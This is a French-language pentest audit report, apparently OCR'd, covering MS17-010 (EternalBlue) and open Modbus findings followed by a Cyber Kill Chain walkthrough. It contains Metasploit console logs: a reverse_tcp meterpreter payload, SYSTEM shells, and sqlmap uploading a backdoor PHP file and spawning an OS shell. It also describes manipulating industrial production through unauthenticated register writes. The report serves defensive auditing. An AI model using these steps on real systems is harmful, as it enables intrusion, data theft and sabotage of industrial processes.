2. Renforcer les politiques de sécurité pour limiter les accès privilégiés aux comptes et aux services

SMBMS01 – SMB – MS17_010

Numéro ID	IP	Description	Score CVSS
SMBMS01	192.168.11.15 192.168.11.20	Faille critique qui se repose sur une vulnérabilité de SMBv1.	Critique

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.11.20, 192.168.11.15
RHOSTS ⇒ 192.168.11.20, 192.168.11.15
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.11.20:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Datacenter Evaluation 14393 x64 (64-bit)
[*] Scanned 1 of 2 hosts (50% complete)
[+] 192.168.11.15:445     - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Datacenter Evaluation 14393 x64 (64-bit)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
meterpreter > shell
Process 844 created.
Channel 1 created.
Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits r♦serv♦s.

C:\Windows\system32>
```

Explication de l'auditeur :

Après une investigation rapide, deux Windows Servers sont touchés par une énorme vulnérabilité : MS17_010.
Cette vulnérabilité est extrêmement critique car elle permet a un attaquant d'avoir une prise en main à distance sur les machines vulnérables et en étant NT AUTHORITY.
Ce compte a les privilèges les plus élevés sur un système Windows, surpassant même ceux de l'administrateur. Il est utilisé par le système d'exploitation pour exécuter des services et des tâches critiques.

Recommandations :


1. Désactivez le protocole SMBv1 sur tous les systèmes
2. Appliquer dans l'immédiat le patch préconisé par Microsoft concernant cette vulnérabilité.


ICS01 – Accès R/W MODBUS


Numéro ID	IP	Description	Score CVSS
ICS01	192.168.20.16	Faille critique permettant de gérer à distance l'industrie de production sans authentification ni chiffrement	Critique

```
msf5 auxiliary(scanner/scada/modbusdetect) > set RHOSTS 192.168.20.16
RHOSTS ⇒ 192.168.20.16
msf5 auxiliary(scanner/scada/modbusdetect) > run

[+] 192.168.20.16:502      - 192.168.20.16:502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.20.16:502      - Scanned 1 of 1 hosts (100% complete)
```







Explication de l'auditeur :

Avec l'appui des images ci-dessus, on a le contrôle via le réseau sur les registres de l'ICS, machine industriel de production, qui nous permet de contrôler totalement la cadence. On peut accélérer, ralentir voire même arrêter la production via l'écriture des registres à distance.
Tout cela sans authentification.

Recommandations :

1. Séparez le réseau industriel et du réseau IT pour limiter les points d'accès.
2. Configurez des ACL sur les firewalls pour limiter les adresses IP qui peuvent accéder aux dispositifs Modbus TCP
3. Implémenter des mécanismes d'authentification et d'autorisation pour accéder aux dispositifs Modbus TCP

Conclusion:

Dans cette partie, on peut relever une brève conclusion de l'état du SI.

À la lumière des vulnérabilités identifiées, le système d'information d'ESDOWN présente une exposition significative aux attaques potentielles. Les diverses points d'entrée offrent de nombreuses opportunités à un attaquant pour compromettre et perturber l'infrastructure.

Si ces vulnérabilités avaient été exploitées par des acteurs malveillants, l'impact sur l'entreprise pourrait être considérable, affectant son activité, sa réputation, et la confiance de ses différentes parties prenantes.

Synthèse

Score

L'audit de pentest a révélé une série de vulnérabilités significatives dans le système d'information de l'entreprise, soulignant des risques élevés pour la sécurité.

Parmi les 19 vulnérabilités identifiées, 13 sont classées comme critiques et 1 comme élevée. Les failles incluent des partages SMB exposés sans authentification ni signature, la présence de la vulnérabilité MS17-010 (EternalBlue) permettant l'exécution de code à distance, et des injections SQL, dont certaines facilitent l'exécution de reverse shell via un uploader de fichiers compromis.


Le site web de l'entreprise utilise HTTP non sécurisé, exposant ainsi les communications à des interceptions potentielles, et il n'existe aucune règle de firewall, permettant un transit libre à travers tous les réseaux de l'entreprise.

De plus, les protocoles Modbus TCP utilisés pour le contrôle de la production sont accessibles sans authentification, offrant ainsi la possibilité de manipuler les processus de fabrication de manière non autorisée. Les bases de données sont stockées dans un répertoire accessible depuis le web, et des identifiants sont découverts dans des partages SMB ouverts à tous.

Enfin, plusieurs ports sensibles sont exposés, utilisant des configurations par défaut, ce qui augmente la vulnérabilité du système.

Ces vulnérabilités présentent un risque majeur pour l'intégrité, la confidentialité et la disponibilité des systèmes, avec des conséquences potentielles graves sur les opérations commerciales, la réputation de l'entreprise et la confiance des parties prenantes.

Une réponse rapide et efficace est nécessaire pour remédier à ces failles et renforcer la sécurité de l'infrastructure.




Cyber Kill Chain

La Cyber Kill Chain est un modèle qui décrit les étapes typiques d'une cyberattaque, de la reconnaissance initiale à l'exécution des objectifs de l'attaquant.


Il se compose généralement de sept phases : reconnaissance, préparation, livraison, exploitation, installation, commandement et le contrôle, et actions sur les objectifs.


Ce modèle aide les organisations à comprendre, détecter, et contrer les attaques en ciblant chaque étape du processus.




Reconnaissance

Cette phase implique la collecte d'informations sur la cible








En utilisant divers outils, j'ai effectué une reconnaissance approfondie pour créer une cartographie détaillée de mon chemin d'attaque.

J'ai employé des outils comme **nmap** pour la reconnaissance réseau, **Wappalyzer** et **WhatWeb** pour collecter des informations sur les ressources et les versions utilisées. De plus, j'ai utilisé le fuzzing avec **dirb** pour élargir mes possibilités d'attaque.

Préparation/Armement

Dans cette partie il y a la préparation des outils et des techniques d'attaque.

Création de payloads exploitant les vulnérabilités identifiées lors de la phase de reconnaissance




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Les captures sélectionnées montrent d'abord les payloads envoyés au serveur web, qui héberge un shell.

La seconde capture illustre la préparation de la payload avant son envoi aux serveurs Windows vulnérables.

Livraison

Cette étape représente le moment où l'attaquant transmet le vecteur d'attaque à la cible.

```
please provide a comma separate list of absolute directory paths:        /var/www/webapp/dev
[10:36:07] [WARNING] unable to automatically parse any web server path
[10:36:07] [INFO] trying to upload the file stager on '/var/www/webapp/dev/' via LIMIT 'LINES TERMINATED BY' method
[10:36:07] [INFO] the file stager has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:8
0/dev/tmpuhzjm.php
[10:36:07] [INFO] the backdoor has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:80/d
ev/tmpbojkf.php
```

Ici, grâce à sqlmap, le stager a été correctement déployé dans le répertoire vulnérable qui lui avait été assigné.

Exploitation

Lors de cette phase, l'attaquant exploite la vulnérabilité trouvée dans le système cible pour exécuter le code malveillant ou accéder à des systèmes non autorisés.

```
please provide a comma separate list of absolute directory paths:       /var/www/webapp/dev
[10:36:07] [WARNING] unable to automatically parse any web server path
[10:36:07] [INFO] trying to upload the file stager on '/var/www/webapp/dev/' via LIMIT 'LINES TERMINATED BY' method
[10:36:07] [INFO] the file stager has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:8
0/dev/tmpuhzjm.php
[10:36:07] [INFO] the backdoor has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:80/d
ev/tmpbojkf.php
[10:36:07] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
backup.sql
catalogue.html
css
fonts
header.php
images
index.html
info.php
js
scss
search.php
tmpbojkf.php
tmpuhzjm.php
upload
user.php
```

Voici un exemple de l'exploitation avec l'utilisation de sqlmap

Installation et Command & Control

La phase d'installation consiste à déployer un malware ou un backdoor sur le système compromis pour assurer un accès persistant.

Une fois installé, l'attaquant passe à la phase de command and control (C2), où il établit une communication entre le système compromis et son serveur de commande.

```
meterpreter > shell
Process 844 created.
Channel 1 created.
Microsoft Windows [version 10.0.14393]
(c) 2016 Microsoft Corporation. Tous droits r♦serv♦s.

C:\Windows\system32>
```

```
exploit(multi/handler) > sessions

e sessions
==========

 Name  Type                  Information
 ----  ----                  -----------
       meterpreter php/li    www-data @ WEBAPP
       nux


exploit(multi/handler) >
```

On retrouve cela sur la vulnérabilité du MS17_010. Avec l'aide de d'un shell meterpreter et sa gestion de session.

Action sur les objectifs

Enfin, l'attaquant réalise ses objectifs, qui peuvent inclure le vol de données, la perturbation des opérations, ou la destruction d'informations.

Grâce à l'exploitation de la vulnérabilité EternalBlue (MS17) avec Meterpreter, nous avons un contrôle total sur le système compromis. Ce qui signifie que les actions sur les objectifs sont aisés dans la manière ou nous possédons tout le contrôle du serveur.

Nous nous concentrerons ici sur l'infrastructure de production, où nous pouvons manipuler les buses : les mettre en marche, les accélérer ou les arrêter selon nos besoins.